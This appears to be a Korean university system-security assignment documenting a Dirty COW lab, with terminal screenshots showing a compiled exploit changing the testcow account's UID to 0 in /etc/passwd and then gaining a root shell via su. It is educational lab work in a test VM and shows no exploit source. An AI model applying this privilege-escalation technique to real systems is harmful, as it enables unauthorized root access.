


시스템보안 12주차 과제

Dirty COW 공격 실행 이전 `cat /etc/passwd | grep testcow` 명령으로 testcow 계정의 UID 출력

A terminal window with a light gray background and a sidebar on the left containing icons for a gear, a terminal, a line graph, and a camera. The terminal text shows a user registration process with fields for Full Name, Room Number, Work Phone, Home Phone, and Other. After confirming the information, the user runs the command `cat /etc/paswd | grep testcow`, which results in an error: `cat: /etc/paswd: No such file or directory`. Then, the user runs `cat /etc/passwd | grep testcow`, which outputs `testcow:x:1001:1002:,,,:/home/testcow:/bin/bash`.


```
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] y  
[11/16/2025 22:01] seed@ubuntu:~$ cat /etc/paswd | grep testcow  
cat: /etc/paswd: No such file or directory  
[11/16/2025 22:02] seed@ubuntu:~$ cat /etc/passwd | grep testcow  
testcow:x:1001:1002:,,,:/home/testcow:/bin/bash  
[11/16/2025 22:02] seed@ubuntu:~$
```

Dirty COW 공격 실행 이후 `cat /etc/passwd | grep testcow` 명령으로 testcow 계정의 UID 출력

A terminal window with the same sidebar as the previous screenshot. The terminal text shows the user running `gcc cow_attack_passwd.c -lpthread` and `./a.out`. After pressing `^C`, the user runs `cat /etc/passwd | grep testcow`, which now outputs `testcow:x:0000:1002:,,,:/home/testcow:/bin/bash`, indicating the UID has been changed to 0000.

```
[11/16/2025 22:12] seed@ubuntu:~$ gcc cow_attack_passwd.c -lpthread  
[11/16/2025 22:12] seed@ubuntu:~$ ./a.out  
^C  
[11/16/2025 22:13] seed@ubuntu:~$ cat /etc/passwd | grep testcow  
testcow:x:0000:1002:,,,:/home/testcow:/bin/bash  
[11/16/2025 22:13] seed@ubuntu:~$
```

`su testcow` 명령으로 testcow 계정으로 접속 후 `id` 명령

A terminal window with the same sidebar. The terminal text shows the user running `cat /etc/passwd | grep testcow` (outputting the same UID 0000), then `su testcow` and entering a password. The prompt changes to `root@ubuntu:/home/seed#`. Running `id` shows the user is root with `uid=0(root) gid=1002(testcow) groups=0(root),1002(testcow)`.

```
[11/16/2025 22:13] seed@ubuntu:~$ cat /etc/passwd | grep testcow  
testcow:x:0000:1002:,,,:/home/testcow:/bin/bash  
[11/16/2025 22:13] seed@ubuntu:~$ su testcow  
Password:  
root@ubuntu:/home/seed# id  
uid=0(root) gid=1002(testcow) groups=0(root),1002(testcow)  
root@ubuntu:/home/seed#
```